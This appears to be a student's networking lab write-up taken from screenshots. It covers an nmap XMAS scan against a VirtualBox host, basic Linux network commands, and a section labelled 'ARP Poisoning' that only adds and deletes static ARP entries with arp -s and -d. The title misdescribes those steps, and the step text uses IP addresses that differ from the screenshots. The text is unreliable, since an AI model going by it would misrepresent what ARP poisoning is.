Starting Nmap 7.80 ( https://nmap.org ) at 2021-04-16 21:02 IST
Initiating Ping Scan at 21:02
Scanning 192.168.56.1 [4 ports]
Completed Ping Scan at 21:02, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:02
Completed Parallel DNS resolution of 1 host. at 21:02, 0.01s elapsed
Initiating XMAS Scan at 21:02
Scanning 192.168.56.1 [1000 ports]
Completed XMAS Scan at 21:02, 0.20s elapsed (1000 total ports)
Nmap scan report for 192.168.56.1
Host is up (0.00044s latency).
All 1000 scanned ports on 192.168.56.1 are closed


Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
  Raw packets sent: 1004 (40.152KB) | Rcvd: 1001 (40.040KB)
ksp@kali:~$ █
```

Practical No : 03 (A)

Aim : Run and analyse the output of following commands in Linux

- (A) Ifconfig
- (B) Ping
- (C) Netstat
- (D) Traceroute

Ifconfig :



```

kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
Initiating XMAS Scan at 21:02
Scanning 192.168.56.1 [1000 ports]
Completed XMAS Scan at 21:02, 0.20s elapsed (1000 total ports)
Nmap scan report for 192.168.56.1
Host is up (0.00044s latency).
All 1000 scanned ports on 192.168.56.1 are closed

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
  Raw packets sent: 1004 (40.152KB) | Rcvd: 1001 (40.040KB)
ksp@kali:~$ sudo ifconfig
[sudo] password for ksp:
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
  inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fea3:71f prefixlen 64 scopeid 0x20<link>
      ether 08:00:27:a3:07:1f txqueuelen 1000 (Ethernet)
        RX packets 5014 bytes 301689 (294.6 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 5060 bytes 304609 (297.4 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
  inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
      loop txqueuelen 1000 (Local Loopback)
        RX packets 16 bytes 756 (756.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 16 bytes 756 (756.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
ksp@kali:~$ 

```


Ping :

The screenshot shows a terminal window titled "kali [Running] - Oracle VM VirtualBox". The window has a dark blue header bar with icons for file operations and system status. The main area displays a terminal session with the following content:

```
RX packets 16 bytes 756 (756.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 16 bytes 756 (756.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ksp@kali:~$ sudo ping www.google.com
PING www.google.com (172.217.167.164) 56(84) bytes of data.
64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=1 ttl=113 time=23.7 ms
64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=2 ttl=113 time=32.9 ms
64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=3 ttl=113 time=31.2 ms
64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=4 ttl=113 time=57.0 ms
64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=5 ttl=113 time=56.1 ms
64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=6 ttl=113 time=36.8 ms
64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=7 ttl=113 time=34.2 ms
64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=8 ttl=113 time=45.5 ms
64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=9 ttl=113 time=42.6 ms
64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=10 ttl=113 time=29.6 ms
64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=11 ttl=113 time=34.0 ms
64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=12 ttl=113 time=34.9 ms
64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=13 ttl=113 time=32.2 ms
64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=14 ttl=113 time=40.9 ms
64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=15 ttl=113 time=31.3 ms
64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=16 ttl=113 time=65.9 ms
64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=17 ttl=113 time=35.4 ms
64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=18 ttl=113 time=59.9 ms
64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=19 ttl=113 time=32.4 ms
64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=20 ttl=113 time=28.5 ms

64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=21 ttl=113 time=33.1 ms
64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=22 ttl=113 time=40.9 ms
64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=23 ttl=113 time=44.0 ms
```

Netstat :

```
^C
--- www.google.com ping statistics ---
24 packets transmitted, 24 received, 0% packet loss, time 23039ms
rtt min/avg/max/mdev = 23.729/39.421/65.908/10.548 ms
ksp@kali:~$ sudo netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
udp      0      0 kali.kuldeep:bootpc    10.0.2.2:bootps      ESTABLISHED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type      State           I-Node Path
unix    2      [ ]     DGRAM    CONNECTED       21341  /run/user/1000/systemd/notify
unix    4      [ ]     DGRAM    CONNECTED       13668  /run/systemd/notify
unix    2      [ ]     DGRAM    CONNECTED       13701  /run/systemd/journal/syslog
unix   15      [ ]     DGRAM    CONNECTED       13713  /run/systemd/journal/dev-log
unix    6      [ ]     DGRAM    CONNECTED       13720  /run/systemd/journal/socket
unix    3      [ ]     STREAM   CONNECTED      30066
unix    3      [ ]     STREAM   CONNECTED      28413  /run/dbus/system_bus_socket
unix    3      [ ]     STREAM   CONNECTED      28333
unix    3      [ ]     STREAM   CONNECTED      28608  /run/dbus/system_bus_socket
unix    3      [ ]     STREAM   CONNECTED      28740
unix    3      [ ]     STREAM   CONNECTED      23780
unix    3      [ ]     STREAM   CONNECTED      22148  /run/user/1000/bus
unix    3      [ ]     STREAM   CONNECTED      31085  /run/dbus/system_bus_socket
unix    3      [ ]     STREAM   CONNECTED      27503  @tmp/.X11-unix/X0
unix    3      [ ]     STREAM   CONNECTED      21428  /run/dbus/system_bus_socket
unix    3      [ ]     STREAM   CONNECTED      28729
unix    3      [ ]     STREAM   CONNECTED      23752
unix    3      [ ]     STREAM   CONNECTED      22153
unix    3      [ ]     STREAM   CONNECTED      29293
unix    3      [ ]     STREAM   CONNECTED      28335
unix    3      [ ]     STREAM   CONNECTED      22859
```

Netstat -a:

kali [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

ksp@kali: ~ 09:33 PM 59% G

ksp@kali: ~

File Actions Edit View Help

```
unix 3 [ ] STREAM CONNECTED 28419
unix 3 [ ] STREAM CONNECTED 28780
unix 3 [ ] STREAM CONNECTED 29033 @/tmp/.ICE-unix/4091
unix 3 [ ] STREAM CONNECTED 20350 /run/dbus/system_bus_socket
```

ksp@kali:~\$ netstat -a

Active Internet connections (servers and established)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	0.0.0.0:59551	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:nfs	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:35243	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:44719	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:sunrpc	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:54995	0.0.0.0:*	LISTEN
tcp6	0	0	[::]:47733	[::]:*	LISTEN
tcp6	0	0	[::]:nfs	[::]:*	LISTEN
tcp6	0	0	[::]:41155	[::]:*	LISTEN
tcp6	0	0	[::]:33060	[::]:*	LISTEN
tcp6	0	0	[::]:56167	[::]:*	LISTEN
tcp6	0	0	[::]:mysql	[::]:*	LISTEN
tcp6	0	0	[::]:sunrpc	[::]:*	LISTEN
tcp6	0	0	[::]:40497	[::]:*	LISTEN
udp	0	0	0.0.0.0:38779	0.0.0.0:*	
udp	0	0	0.0.0.0:nfs	0.0.0.0:*	
udp	0	0	kali.kuldeep:bootpc	10.0.2.2:bootps	ESTABLISHED
udp	0	0	0.0.0.0:sunrpc	0.0.0.0:*	
udp	0	0	0.0.0.0:39317	0.0.0.0:*	
udp	0	0	0.0.0.0:56537	0.0.0.0:*	
udp	0	0	0.0.0.0:56576	0.0.0.0:*	
udp6	0	0	[::]:46607	[::]:*	
udp6	0	0	[::]:nfs	[::]:*	
udp6	0	0	[::]:55320	[::]:*	

Right Ctrl

Traceroute :

The screenshot shows a terminal window titled "kali [Running] - Oracle VM VirtualBox". The terminal is running on a Kali Linux system, indicated by the desktop environment and the terminal prompt "ksp@kali:~". The user has run two traceroute commands:

```
ksp@kali:~$ sudo traceroute hackingvision.com
traceroute to hackingvision.com (198.58.107.155), 30 hops max, 60 byte packets
 1  10.0.2.2 (10.0.2.2)  0.283 ms  0.191 ms  0.156 ms
 2  10.0.2.2 (10.0.2.2)  6.613 ms  6.908 ms  7.388 ms


ksp@kali:~$ sudo traceroute www.google.com
traceroute to www.google.com (172.217.167.164), 30 hops max, 60 byte packets
 1  10.0.2.2 (10.0.2.2)  0.478 ms  0.557 ms  0.632 ms
 2  10.0.2.2 (10.0.2.2)  10.067 ms  10.008 ms  9.929 ms
```

Practical No : 03 (B)

Aim : Perform ARP Poisoning in windows

Steps : Open cmd in your windows and type following commands.

Step 1 : Type “ipconfig/all” it will give you all the information related to your ip address.



```
C:\Windows\system32>ipconfig/all

Windows IP Configuration

Host Name . . . . . : kuldeepAcer123
Primary Dns Suffix . . . . . :
Node Type . . . . . : Mixed
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No

Ethernet adapter Ethernet:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . . . . . :
    Description . . . . . : Realtek PCIe GbE Family Controller
    Physical Address. . . . . : 08-97-98-72-3C-98
    DHCP Enabled. . . . . : Yes
    Autoconfiguration Enabled . . . . . : Yes

Ethernet adapter VirtualBox Host-Only Network:

    Connection-specific DNS Suffix . . . . . :
    Description . . . . . : VirtualBox Host-Only Ethernet Adapter
    Physical Address. . . . . : 0A-00-27-00-00-0E
    DHCP Enabled. . . . . : No
    Autoconfiguration Enabled . . . . . : Yes
    Link-local IPv6 Address . . . . . : fe80::48ae:32e2:c4af:1f0b%14(Preferred)
    IPv4 Address. . . . . : 192.168.56.1(PREFERRED)
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :
    DHCPv6 IAID . . . . . : 722075687
    DHCPv6 Client DUID. . . . . : 00-01-00-01-25-BF-1A-B6-08-97-98-72-3C-98
    DNS Servers . . . . . :
        fec0:0:0:ffff::1%1
        fec0:0:0:ffff::2%1
        fec0:0:0:ffff::3%1
    NetBIOS over Tcpip. . . . . : Enabled

Wireless LAN adapter Local Area Connection* 1:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . . . . . :
    Description . . . . . : Microsoft Wi-Fi Direct Virtual Adapter
    Physical Address. . . . . : EA-D0-FC-9C-AE-E1
    DHCP Enabled. . . . . : Yes
    Autoconfiguration Enabled . . . . . : Yes

Wireless LAN adapter Local Area Connection* 2:

    Connection-specific DNS Suffix . . . . . :
```

```
Administrator: Command Prompt
C:\Windows\system32>ipconfig/all

Windows IP Configuration

Host Name . . . . . : kuldeepAcer123
Primary Dns Suffix . . . . . :
Node Type . . . . . : Mixed
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No

Ethernet adapter Ethernet:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . . . . :
Description . . . . . : Realtek PCIe GbE Family Controller
Physical Address. . . . . : 08-97-98-72-3C-98
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . . : Yes

Ethernet adapter VirtualBox Host-Only Network:

Connection-specific DNS Suffix . . . . . :
Description . . . . . : VirtualBox Host-Only Ethernet Adapter
Physical Address. . . . . : 0A-00-27-00-00-0E
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::4bae:32e2:c4af:1f0b%14(PREFERRED)
IPv4 Address. . . . . : 192.168.56.1(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :
DHCPv6 IAID . . . . . : 722075687
DHCPv6 Client DUID . . . . . : 00-01-00-01-25-BF-1A-B6-08-97-98-72-3C-98
DNS Servers . . . . . : fec0:0:0:ffff::1%1
                           fec0:0:0:ffff::2%1
                           fec0:0:0:ffff::3%1
NetBIOS over Tcpip. . . . . : Enabled

Wireless LAN adapter Local Area Connection* 1:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . . . . :
Description . . . . . : Microsoft Wi-Fi Direct Virtual Adapter
Physical Address. . . . . : EA-D0-FC-9C-AE-E1
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . . : Yes

Wireless LAN adapter Local Area Connection* 2:

Connection-specific DNS Suffix . . . . . :
```

Step 2 : Type Command “arp –a” it will list all the ip address.

```
Administrator: Command Prompt
C:\Windows\system32>arp -a

Interface: 192.168.56.1 --- 0xe
Internet Address      Physical Address      Type
192.168.56.255          ff-ff-ff-ff-ff-ff      static
224.0.0.22              01-00-5e-00-00-16      static
224.0.0.251             01-00-5e-00-00-fb      static
224.0.0.252             01-00-5e-00-00-fc      static
239.255.255.250         01-00-5e-7f-ff-fa      static

Interface: 192.168.137.1 --- 0x11
Internet Address      Physical Address      Type
192.168.137.255         ff-ff-ff-ff-ff-ff      static
224.0.0.22              01-00-5e-00-00-16      static
224.0.0.251             01-00-5e-00-00-fb      static
224.0.0.252             01-00-5e-00-00-fc      static
239.255.255.250         01-00-5e-7f-ff-fa      static
255.255.255.255         ff-ff-ff-ff-ff-ff      static

Interface: 192.168.43.149 --- 0x12
Internet Address      Physical Address      Type
192.168.43.1            e4-5d-75-26-5e-85      dynamic
192.168.43.255           ff-ff-ff-ff-ff-ff      static
224.0.0.22              01-00-5e-00-00-16      static
224.0.0.251             01-00-5e-00-00-fb      static
224.0.0.252             01-00-5e-00-00-fc      static
239.255.255.250         01-00-5e-7f-ff-fa      static
255.255.255.255         ff-ff-ff-ff-ff-ff      static

C:\Windows\system32>
```

Step 3 : Type command “arp –s 172.16.67.4 64-00-6A-60-4B-78” in this you have to give your pc ip address and your physical address which is shown in step 1. And this command is use to add your pc ip address in the list.

```
C:\> Select Administrator: Command Prompt
Internet Address Physical Address Type
192.168.43.1 e4-5d-75-26-5e-85 dynamic
192.168.43.255 ff-ff-ff-ff-ff-ff static
224.0.0.22 01-00-5e-00-00-16 static
224.0.0.251 01-00-5e-00-00-fb static
224.0.0.252 01-00-5e-00-00-fc static
239.255.255.250 01-00-5e-7f-ff-fa static
255.255.255.255 ff-ff-ff-ff-ff-ff static

C:\Windows\system32>arp -s 192.168.43.149 EB-D0-FC-9C-AE-E1

Displays and modifies the IP-to-Physical address translation tables used by
address resolution protocol (ARP).

ARP <s|d|a> [inet_addr] [if_addr]
ARP -s [inet_addr] [-N if_addr] [-v]

-a Displays current ARP entries by interrogating the current
protocol data. If inet_addr is specified, the IP and Physical
addresses for only the specified computer are displayed. If
more than one network interface uses ARP, entries for each ARP
table are displayed.
-g Same as -a.
-v Displays current ARP entries in verbose mode. All invalid
entries and entries on the loop-back interface will be shown.
Specifies an internet address.
-N if_addr Displays the ARP entries for the network interface specified
by if_addr.
-d Deletes the host specified by inet_addr. inet_addr may be
wildcarded with * to delete all hosts.
-s Adds the host and associates the Internet address inet_addr
with the Physical address eth_addr. The Physical address is
given as 6 hexadecimal bytes separated by hyphens. The entry
is permanent.
eth_addr Specifies a physical address.
if_addr If present, this specifies the Internet address of the
interface whose address translation table should be modified.
If not present, the first applicable interface will be used.

Example:
> arp -s 157.55.85.212 00-aa-00-62-c6-09 .... Adds a static entry.
> arp -a ..... Displays the arp table.

C:\Windows\system32>
```

Step 4 : Then type command “arp –a” and you can check your ip address is added in the list

```
C:\> Select Administrator: Command Prompt
eth_addr Specifies a physical address.
if_addr If present, this specifies the Internet address of the
interface whose address translation table should be modified.
If not present, the first applicable interface will be used.
Example:
> arp -s 157.55.85.212 00-aa-00-62-c6-09 .... Adds a static entry.
> arp -a ..... Displays the arp table.

C:\Windows\system32>arp -a

Interface: 192.168.56.1 --- 0xe
Internet Address Physical Address Type
192.168.56.255 ff-ff-ff-ff-ff-ff static
224.0.0.22 01-00-5e-00-00-16 static
224.0.0.251 01-00-5e-00-00-fb static
224.0.0.252 01-00-5e-00-00-fc static
239.255.255.250 01-00-5e-7f-ff-fa static

Interface: 192.168.137.1 --- 0x11
Internet Address Physical Address Type
192.168.137.255 ff-ff-ff-ff-ff-ff static
224.0.0.22 01-00-5e-00-00-16 static
224.0.0.251 01-00-5e-00-00-fb static
224.0.0.252 01-00-5e-00-00-fc static
239.255.255.250 01-00-5e-7f-ff-fa static
255.255.255.255 ff-ff-ff-ff-ff-ff static

Interface: 192.168.43.149 --- 0x12
Internet Address Physical Address Type
192.168.43.1 e4-5d-75-26-5e-85 dynamic
192.168.43.255 ff-ff-ff-ff-ff-ff static
224.0.0.22 01-00-5e-00-00-16 static
224.0.0.251 01-00-5e-00-00-fb static
224.0.0.252 01-00-5e-00-00-fc static
239.255.255.250 01-00-5e-7f-ff-fa static
255.255.255.255 ff-ff-ff-ff-ff-ff static

C:\Windows\system32>
```

Step 5 : Now type “arp –d 172.16.67.4” it basically delete your ip address from the list in which you have added it.

```
C:\Windows\system32>arp -d 172.16.67.4
```

Step 6 : Now again type arp -a to check your ip address is deleted or not.

```
C:\Windows\system32>arp -a
```

Interface: 172.16.67.4 --- 0x6	Internet Address	Physical Address	Type
	172.16.67.1	90-6c-ac-47-8c-ef	dynamic
	172.16.67.2	64-00-6a-60-4e-d8	dynamic
	172.16.67.5	64-00-6a-60-50-22	dynamic
	172.16.67.7	64-00-6a-60-4e-74	dynamic
	172.16.67.9	64-00-6a-60-50-74	dynamic
	172.16.67.11	64-00-6a-60-4f-f3	dynamic
	172.16.67.12	64-00-6a-60-4e-f6	dynamic
	172.16.67.13	64-00-6a-60-42-32	dynamic
	172.16.67.14	64-00-6a-60-4d-e8	dynamic
	172.16.67.15	64-00-6a-60-49-10	dynamic

